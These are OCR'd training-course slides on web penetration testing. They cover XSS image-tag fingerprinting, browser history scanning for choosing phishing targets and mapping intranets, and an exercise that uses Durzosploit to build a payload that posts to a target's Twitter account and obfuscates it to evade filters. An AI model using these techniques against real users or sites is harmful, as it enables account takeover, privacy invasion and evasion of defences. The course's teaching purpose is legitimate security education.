
Fingerprinting Code

- Try to retrieve the file using an IMG tag
- onerror event means the image did not exist
- onload event means the graphic exists

```
<img src=http://foundip/graphic.name
  onerror="fprintfunction('error')"
  onload="fprintfunction('load')">
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 97

The web server fingerprinting code creates an image tag. This image tag references the default graphic being tested for and has an onerror event. If a valid image if found, the onerror event does not fire signifying that we now know what the server is running.




Sources of Defaults

- Many different sources are available
- Nikto is one excellent source
  - Contains a database of default files
- Yokoso! is another source of defaults
  - http://yokoso.inguardians.com
  - The project is focused on fingerprinting infrastructure through XSS

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 98

Nikto is an excellent source of information regarding default image files. It contains a database that includes this information. And since it has already been used in our process, you already have access to it.

Yokoso! is another project that contains URI fingerprints for our use. It is available at yokoso.inguardians.com and contains many different fingerprints. It is actively looking to expand the list, so I think it is worth checking out. (Of course I am the project lead, so I may be biased.)



Browse History

- Also uses an IFRAME
- Long list of links are placed in the IFRAME
- JavaScript checks if the link is displayed with the `link` or `vlink` colors

```
http://www.google.com
http://mail.google.com
http://www.yahoo.com
http://www.gnucitizen.org
http://www.sans.org
http://www.intelguardians.com
```

```
http://www.google.com true
http://mail.google.com false
http://www.yahoo.com true
http://www.gnucitizen.org true
http://www.sans.org true
http://www.intelguardians.com true
```


scan

This code allows you to list a series of URLs and determine if the browser has visited them. One example of this code is available at:

http://www.gnucitizen.org/projects/javascript-visited-link-scanner/.

It is also part of the AttackAPI, which we will be discussing later.

This screenshot is from the AttackAPI version of a history scanner. The top box is the list of urls that will be checked and the bottom contains the results. We will discuss the AttackAPI further on in the day.



Uses for History Scanning

- There are multiple uses for history scanning
  - Targets for cache poisoning
  - Find administrative users
  - Map intranet sites
  - Discover network devices


The ability to determine if someone has visited a site gives us some valuable information.

The first is what sites should we target for DNS cache poisoning or targeted phishing attacks.

The next allows us to check to see if the user has visited any administrative pages we have discovered. This would signify that this user has elevated privileges and would be an excellent target for further exploitation.

Mapping intranet sites is done by listing potential URLs for internal sites and seeing if the browser has been there. Site names and URLs can be found by either guessing based on other sites, or information found during the reconnaissance phase.

The attacker is also able to discover network devices by listing the default pages for controlling these devices to see if they have been visited.




Durzosploit

- Durzosploit is similar to Metasploit
  - But its focused on creating XSS payloads
  - It has a number of prepackaged exploits
    - Simple to build new ones
  - Powerful obfuscators to help hide attack payloads
    - Again, simple to add new ones to the engine

```
sec542@sec542:~/Desktop/durzosploit$ ./durzosploit
(dz) > help
load                  -        load an exploit to use
obfuscate             -        obfuscate a generated project
help                  -        print this help
info                  -        print more informations about an exploit
session               -        manages your current session (show, add,
select, delete exploits)
generate              -        generate the project exploit code
search                -        search for exploits in the framework
unload                -        unloads an loaded exploit
(dz) >
```

Durzosploit is a new engine designed to help build attack payloads. It is similar to Metasploit in that it contains pre-built exploits and obfuscators to help hide the attacks. We interact with it through a console interface, selecting each of the exploits and placing them into a session. It will then output the attack payload to the file system. Once it is built, we are able to obfuscate the payload to help bypass filtering and intrusion detection systems.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - ***Durzosploit Exercise***
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions


In this exercise, we will explore Durzosploit.



Durzosploit Exercise

- Goal: To explore the Durzosploit system
- Steps:
  1. Launch Durzosploit
  2. Create an exploit payload
  3. Obfuscate the payload
  4. Examine the payloads

In this exercise, we are going to explore the Durzosploit interface. We will launch the tool and create an exploit payload. We will then obfuscate it and compare the two outputs.



Durzosploit Exercise: Launch Durzosploit

- Launch a terminal
- Change into the Durzosploit directory
- Launch Durzosploit
- Create a new session named sec542


```
$
$ cd /usr/bin/samurai/durzosploit/
$
$ ./durzosploit
(dz) > help
help                -       print this help
more                -       print more informatio
ns about an exploit
session             -       manages your current
session (show, add, select, delete exploits)
generate            -       generate the project
exploit code
search              -       search for exploits i
n the framework
unload              -       unloads an loaded exp
loit
load                -       load an exploit to us
e
obfuscate           -       obfuscate a generated
 project
(dz) > session new sec542
new project sec542 added to session
(dz) >
```

Sec 542 Web Penetration Testing & Ethi 104

Launch a terminal from the menu bar across the top of the screen. Change into the Durzosploit directory by typing: **cd /usr/bin/samurai/durzosploit**

Run Durzosploit by typing: **./durzosploit**

Create a new session by typing: **session new sec542** (The session name is used to name the output files.)



Durzosploit Exercise: Create an Exploit Payload

- Lets see what exploits are available:
  - search exploits
- Load the update_status exploit for Twitter.com
  - Answer the prompts
- Generate the payload
  - generate

File Edit View Terminal Help


```
$ cd /usr/bin/samurai/durzosploit/
$ ./durzosploit
(dz) > session new sec542
new project sec542 added to session
(dz) > search exploits
drupal xss stored site title                    -   D
rupal 6.x - exploit a stored XSS in the admin
 panel
drupal logout                                   -   D
rupal 6.x - makes target logout
drupal edit user profile                        -   D
rupal 6.x - edit the profile of the user
facebook.com what's on your mind                -   W
rite your message in your target's mind
twitter.com update_settings                     -   U
pdates your target's settings
twitter.com update_status                       -   U
pdates a target's status
(dz) > load twitter.com/update_status
Please fill out the parameters:
Status: Sec542 Pwns You!
(dz) > generate
Your completed exploit can be found here: out
put/sec542.js
(dz) > █
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 105

The first thing we will do is see what exploits are available to us. We do this by typing: **search exploits**

Now we will load one of them to use by typing: **load twitter.com/update_status**
It will ask us for a status message. We used **"Sec542 Pwns You!"** in the example.

The next step is to type:
generate
which will create the exploit payload. Notice that it tells us where it is saving the file.



Durzosploit Exercise: Obfuscate the Payload

- The last step is to obfuscate the payload
- List the options available
  - search obfuscators
- Now run the packr obfuscator
  - Notice the output listing

```
@samural-sec542: /usr/bin/samurai/du
File  Edit  View  Terminal  Help
rupal 6.x - exploit a stored XSS in the admin
 panel
drupal logout                                    -    D
rupal 6.x - makes target logout
drupal edit_user profile                         -    D
rupal 6.x - edit the profile of the user
facebook.com what_is_on_your_mind                -    W
rite your message in your target's mind
twitter.com update settings                      -    U
pdates your target's settings
twitter.com update_status                        -    U
pdates a target's status
(dz) > load twitter.com/update_status
Please fill out the parameters:
Status: Sec542 Pwns You!
(dz) > generate
Your completed exploit can be found there: out
put/sec542.js
(dz) > search obfuscators
packr     -        DeanEdward's packer
jsmin     -        simple clean of the javascrip
t code
(dz) > obfuscate packr
successfully packed project to output/sec542.o
b.js with Packr
(dz) >
```

Sec 542 Web Penetration Testing & Ethical

The last step within Durzosploit is to obfuscate the payload.


First type: **search obfuscators**

This will list the obfuscators available to us.

We are going to run the packr to pack the file.

Type: **obfuscate packr**

The console tells us that it just created a sec542.ob.js file in the output directory.



Durzosploit Exercise: Examine the Payloads

- Lets look at the output
- Change into the output directory
- Cat each of the files and compare them
  - Start with sec542.js

samurai@samurai-sec542: /usr/bin/samurai/durzosploit/output

```
(dz) > quit
$ cd output/
$ ls
sec542.js  sec542.ob.js
$ cat sec542.js
function XHRRequest(sURL, sMethod, sVars, fnD
one)
{
        var xmlhttp, bComplete = false;
        try {
```


Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 107

Now quit Durzosploit by typing **quit**.

Change into the output directory with a **cd output**.

We can then either run **cat *filename*** or **gedit *filename*** to examine the files.

The file name sec542.js is the un-obfuscated file while the one named sec542.ob.js is obfuscated.

